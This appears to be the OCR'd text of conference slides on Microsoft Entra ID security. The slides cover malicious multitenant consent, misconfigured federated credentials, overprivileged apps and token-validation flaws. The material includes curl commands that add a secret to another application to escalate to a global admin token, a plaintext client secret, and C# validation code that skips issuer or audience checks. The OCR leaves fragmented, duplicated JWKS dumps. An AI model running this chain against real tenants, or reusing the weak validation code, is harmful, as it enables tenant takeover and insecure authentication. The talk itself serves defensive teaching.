
Supported account types

Who can use this application or access this API?

✓ **Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)**

All users with a work or school, or personal Microsoft account can use your application or API. This includes Office 365 subscribers.

Multitenant apps



SECURITY INTELLIGENCE PLATFORM (Public Preview)
DATA CATALOG

Sort by: MyDatasets


To Explore or Request Access to SIP Data. Search by Dataset Name, Tag, Column, Access Package or Endpoint

Count: 397

Dataset	Views
AAD_GroupMembers	931
AAD_SigninLogs_NonInteractive	389
AAD_UserData	544
AAD_DeviceHistory	1287
AAD_Permission_Application	497
AAD_Permission_ServicePrincipl	730
AADRoleAssignments_Active	145
AADRoleAssignments_Eligible	59

[2] https://research.eye.security/consent-and-compromise/

Misconfigured federated identity credentials




Allow other identities to impersonate this application by establishing a trust with an external OpenID Connect
allows you to get tokens to access Microsoft Entra ID protected resources that this application has access to li
more

Name	Description	Subject identifier or claims matching expression
fic		repo:binary-security/sftest:pull_request

Common vulnerabilities

- Misconfigured app registrations
- Overprivileged apps
- Token validation flaws



christian.hansen@binsec.cloud

Permissions requested

Review for your organization

Sikkerhetsfestivalen multitenant example
unverified

This application is not published by Microsoft or your organization.

This app would like to:

- Sign in and read user profile
- Read and write all applications


If you accept, this app will get access to the specified resources for all users in your organization. No one else will be prompted to review these permissions.

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here

```
 > curl -X POST https://login.microsoftonline.com/binsec.cloud/oauth2/v2.0/token -d
"client_id=86e7965d-18bc-455a-9605-0c5ff51d11bf&grant_type=client_credentials&scope=.default&c
lient_secret=$SECRET"

{"token_type":"Bearer","expires_in":3599,"ext_expires_in":3599,"access_token":"eyJ0eXAi...
```

```
 > curl -X POST
https://graph.microsoft.com/v1.0/myorganization/applications/2b6eaf9c-9c8a-415a-a93d-b502ccf18
d64/addPassword -H 'Authorization: Bearer eyJ0eXAi' \
-d
'{"passwordCredential":{"displayName":"1234","endDateTime":"2099-01-29T19:06:07.435Z","startDa
teTime":"2025-08-02T18:06:07.435Z"}}'

{...,"secretText":"twp8Q~xoF2OhjJSH_7lJAOjDKum74dLQ3zqkCcPK",...}
```



```
 > curl -X POST https://login.microsoftonline.com/binsec.cloud/oauth2/v2.0/token -d
"client_id=4e6aa3c5-5a81-40e7-b957-9dd72d76ad5b&grant_type=client_credentials&scope=.default&c
lient_secret=twp8Q~xoF2OhjJSH_7lJAOjDKum74dLQ3zqkCcPK"

{"token_type":"Bearer","expires_in":3599,"ext_expires_in":3599,"access_token":"eyJ0eXAi...
```


Global admin token

```
 > curl -X POST https://login.microsoftonline.com/binsec.cloud/oauth2/v2.0/token -d
"client_id=4e6aa3c5-5a81-40e7-b957-9dd72d76ad5b&grant_type=client_credentials&scope=.default&c
lient_secret=twp8Q~xoF2OhjJSH_7lJAOjDKum74dLQ3zqkCcPK"

{"token_type":"Bearer","expires_in":3599,"ext_expires_in":3599,"access_token":"eyJ0eXAi...
```

Third party applications with Application.ReadWrite.All is actually common...


Common vulnerabilities

- Misconfigured app registrations
- Overprivileged apps
- Token validation flaws



```
▼ keys:
  ▼ 0:
      kty:                  "RSA"
      use:                  "sig"
      kid:                  "PoVKeirIOvmTyLQ9G9BenBwos7k"
      x5t:                  "PoVKeirIOvmTyLQ9G9BenBwos7k"
    ▼ n:                    "ruYyUq1ElSb8QCCt0XWWRSFpUq0Jky
      e:                    "AQAB"
    ▼ x5c:
      ▼ 0:                  "MIIC/jCCAeagAwIBAgIJAM52mWWK+F
                            G1kW1YMpeSSwzpnMEzUUk7A8UXrvFTh
      cloud_instance_name:  "microsoftonline.com"
      issuer:               "https://login.microsoftonline.
```

```
                   "RSA"
                   "sig"
                   "PoVKeirIOvmTyLQ9G9BenBwos7k"
                   "PoVKeirIOvmTyLQ9G9BenBwos7k"
                   "ruYyUq1ElSb8QCCt0XWWRSFpUq0J
                   "AQAB"

                   "MIIC/jCCAeagAwIBAgIJAM52mWWK
                   G1kW1YMpeSSwzpnMEzUUk7A8UXrvF
d_instance_name:   "microsoftonline.com"
er:                "https://login.microsoftonlin
```




```
keys:
  0:
    kty:                  "RSA"
    use:                  "sig"
    kid:                  "PoVKeirIOvmTyLQ9G9BenBwos7k"
    x5t:                  "PoVKeirIOvmTyLQ9G9BenBwos7k"
    n:                    "ruYyUq1ElSb8QCCt0XWWRSFpUq0J
    e:                    "AQAB"
    x5c:
      0:                  "MIIC/jCCAeagAwIBAgIJAM52mWWK+
                          G1kW1YMpeSSwzpnMEzUUk7A8UXrvFT
    cloud_instance_name:  "microsoftonline.com"
    issuer:               "https://login.microsoftonline.
```

```
                  "RSA"
                  "sig"
                  "PoVKeirIOvmTyLQ9G9BenBwos7k
                  "PoVKeirIOvmTyLQ9G9BenBwos7k
                  "ruYyUq1ElSb8QCCt0XWWRSFpUq0J
                  "AQAB"

                  "MIIC/jCCAeagAwIBAgIJAM52mWWK
                  G1kW1YMpeSSwzpnMEzUUk7A8UXrvF
d_instance_name:  "microsoftonline.com"
er:               "https://login.microsoftonlin
```

Issuer


```
var validationParams = new TokenValidationParameters
 {
   ValidateIssuer = true,
   ValidIssuer = "https://sts.windows.net/72f13b38-6d4b-417c-be51-4e46f66a37a8/",
   ValidateAudience = false,
   IssuerSigningKeys = jwks.Keys
 };

ClaimsPrincipal principal = tokenHandler.ValidateToken(token, validationParams);
ValidateTenantId(principal, "72f13b38-6d4b-417c-be51-4e46f66a37a8"); // tid" claim matches the
expected tenant ID
```

Audience



```
var validationParams = new TokenValidationParameters
  {
    ValidateIssuer = false,
    ValidateAudience = true,
    ValidAudience = "api://custom-audience-id-here"
  };
```

Audience w/GUID



```
var validationParams = new TokenValidationParameters
  {
    ValidateIssuer = false,
    ValidateAudience = true,
    ValidAudience = "86e7965d-18bc-455a-9605-0c5ff51d11bf",
  };
```

Audience w/GUID


```
{
        ...,
